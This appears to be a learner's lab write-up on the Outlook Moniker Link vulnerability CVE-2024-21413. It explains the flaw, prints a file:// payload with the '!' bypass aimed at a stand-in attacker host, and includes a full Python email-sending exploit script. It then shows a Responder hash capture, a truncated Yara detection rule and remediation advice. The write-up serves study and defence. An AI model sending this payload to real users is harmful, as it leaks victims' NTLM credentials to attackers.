Moniker Link (CVE-2024-21413)

On February 13th, 2024, Microsoft announced a Microsoft Outlook RCE & credential leak vulnerability with the assigned CVE of CVE-2024-21413 (Moniker Link).

The vulnerability bypasses Outlook's security mechanisms when handing a specific type of hyperlink known as a Moniker Link. An attacker can abuse this by sending an email that contains a malicious Moniker Link to a victim, resulting in Outlook sending the user's NTLM credentials to the attacker once the hyperlink is clicked.

CVSS	Description
Publish date	February 13th, 2024
MS article	https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413
Impact	Remote Code Execution & Credential Leak
Severity	Critical
Attack Complexity	Low
Scoring	9.8

The vulnerability is known to affect the following Office releases:

Release	Version
Microsoft Office LTSC 2021	affected from 19.0.0
Microsoft 365 Apps for Enterprise	affected from 16.0.1
Microsoft Office 2019	affected from 16.0.1
Microsoft Office 2016	affected from 16.0.0 before 16.0.5435.1001

Learning Objectives

- How the vulnerability works
- Understand Outlook's "Protected View"
- Using the vulnerability to leak credentials from an Outlook client
- Detection and mitigation measures

Moniker Link (CVE-2024-21413)

Outlook can parse hyperlinks such as HTTP and HTTPS. it can also open URLs specifying applications known as Moniker Links

By using the `file://` Moniker Link in our hyperlink, we can instruct Outlook to attempt to access a file, such as a file on a network share (`<a href="file://ATTACKER_IP/test">Click me</a>`).

```
<p><a href="file://ATTACKER_MACHINE/test">Click me</a></p>
```

The vulnerability here exists by modifying our hyperlink to include the `!` special character and some text in our Moniker Link which results in bypassing Outlook's Protected View. For example: `<a href="file://ATTACKER_IP/test!exploit">Click me</a>`.

```
<p><a href="file://ATTACKER_MACHINE/test!exploit">Click me</a></p>
```

We, as attackers, can provide a Moniker Link of this nature for the attack.

Exploitation

The objective, as the attacker, is to craft an email to the victim with a Moniker Link that bypasses Outlook's "Protected View", where the victim's client will attempt to load a file from our attacking machine, resulting in the victim's netNTLMv2 hash being captured

on the attacker machine i made a nano file and pasted the exploit in

```
'''
Author: CMNatic | https://github.com/cmnatic
Version: 1.0 | 19/02/2024
'''

import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.utils import formataddr

sender_email = 'attacker@monikerlink.thm' # Replace with your sender email address
receiver_email = 'victim@monikerlink.thm' # Replace with the recipient email address
password = input("Enter your attacker email password: ")
html_content = """\
```


```
<!DOCTYPE html>
<html lang="en">
    <p><a href="file://ATTACKER_MACHINE/test!exploit">Click me</a></p>

    </body>
</html>"""

message = MIMEMultipart()
message['Subject'] = "CVE-2024-21413"
message["From"] = formataddr(('CMNatic', sender_email))
message["To"] = receiver_email

# Convert the HTML string into bytes and attach it to the message object
msgHtml = MIMEText(html_content,'html')
message.attach(msgHtml)

server = smtplib.SMTP('MAILSERVER', 25)
server.ehlo()
try:
    server.login(sender_email, password)
except Exception as err:
    print(err)
    exit(-1)

try:
    server.sendmail(sender_email, [receiver_email], message.as_string())
    print("\n Email delivered")
except Exception as error:
    print(error)
finally:
    server.quit()
```

i edited the mailserver for the target machine IP and ATTACKER_MACHINE for the attacker ip


i then ran the script in the attack box:

```
root@ip-10-82-100-141:~# python3 exploit.py
Enter your attacker email password: attacker

 Email delivered
root@ip-10-82-100-141:~#
```

in the target machine it sent an email through




in the attack machine i then clicked the click me displaying:



on the listner i setup with responder -I ens5

it listened for a response when the link was clicked



it gave us the netNTLMv2 hash of the user

Detection


Yara

A Yara rule has been created by Florian Roth to detect emails containing the `file:\\` element in the Moniker Link

```
user@yourmachine:# cat cve-2024-21413.yar


rule EXPL_CVE_2024_21413_Microsoft_Outlook_RCE_Feb24 {

   meta:

      description = "Detects emails that contain signs of a method to exploit CVE-2024-21413 in Microsoft Outlook"

      author = "X__Junior, Florian Roth"

      reference = "https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability/"

      date = "2024-02-17"

      modified = "2024-02-19"

      score = 75

   strings:

      $a1 = "Subject: "

      $a2 = "Received: "



      $xr1 = /file:\/\/\/\\\\[^"']{6,600}\.(docx|txt|pdf|xlsx|pptx|odt|etc|jpg|png|gif|bmp|tiff|svg|mp4|avi|mov|wmv|flv|mkv|mp3|wav|aac

   condition:

      filesize < 1000KB

      and all of ($a*)

      and 1 of ($xr*)

}
```

Wireshark

Additionally, the SMB request from the victim to the client can be seen in a packet capture with a truncated netNTLMv2 hash.



Remediation

Microsoft has included patches to resolve this vulnerability in February's "patch Tuesday" release. You can see a list of KB articles by Office build here. Updating Office through Windows Update or the Microsoft Update Catalog is strongly recommended.

Additionally, in the meantime, it is a timely reminder to practice general - safe - cyber security practices. For example, reminding users to:

- Do not click random links (especially from unsolicited emails)
- Preview links before clicking them
- Forward suspicious emails to the respective department responsible for cyber security

Since this vulnerability bypasses Outlook's Protected View, there is no way to reconfigure Outlook to prevent this attack. Additionally, preventing the SMB protocol entirely may do more harm than good, especially as it is essential for accessing network shares. However, you may be able to block this at the firewall level, depending on the organisation.